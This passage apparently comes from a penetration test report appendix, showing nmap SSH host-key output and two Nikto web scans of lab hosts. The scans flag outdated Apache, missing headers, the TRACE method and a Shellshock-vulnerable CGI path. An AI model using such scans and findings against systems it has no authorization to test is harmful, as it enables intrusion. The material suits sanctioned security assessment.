| Key 256 7d:36:06:98:fa:08:ce:1c:10:cb:a7:12:19:c8:09:17 (ECDSA) used by:
|   192.168.0.34
|   192.168.0.66
|   192.168.0.130
|   192.168.0.210
|   192.168.0.242
| Key 1024 4e:f0:0d:7f:58:82:ca:00:6b:91:86:e9:e6:7f:c3:ad (DSA) used by:
|   192.168.0.34
|   192.168.0.66
|   192.168.0.130
|   192.168.0.210
|_  192.168.0.242
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Dec 21 10:15:28 2025 -- 12 IP addresses (11 hosts up) scanned in 431.83 seconds
```

6.3 APPENDIX C - NIKTO SCAN OUTPUTS

```
root@kali:~/Desktop# nikto -h 192.168.0.242
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.0.242
+ Target Hostname:    192.168.0.242
+ Target Port:        80
+ Start Time:         2025-12-21 10:47:45 (GMT-5)
```

+ Server: Apache/2.4.10 (Unix)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: POST, OPTIONS, GET, HEAD, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ Uncommon header '93e4r0-cve-2014-6278' found, with contents: true
+ OSVDB-112004: /cgi-bin/status: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271).
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ 8725 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time: 2025-12-21 10:48:21 (GMT-5) (36 seconds)

+ 1 host(s) tested
root@kali:~/Desktop# nikto -h 172.16.221.237
- Nikto v2.1.6

+ Target IP: 172.16.221.237
+ Target Hostname: 172.16.221.237
+ Target Port: 80
+ Start Time: 2025-12-21 10:50:46 (GMT-5)

+ Server: Apache/2.2.22 (Ubuntu)
+ Server may leak inodes via ETags, header found with file /, inode: 45778, size: 177, mtime: Tue Apr 29 00:43:57 2014
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.html
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: POST, OPTIONS, GET, HEAD
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8725 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time: 2025-12-21 10:51:10 (GMT-5) (24 seconds)

+ 1 host(s) testedb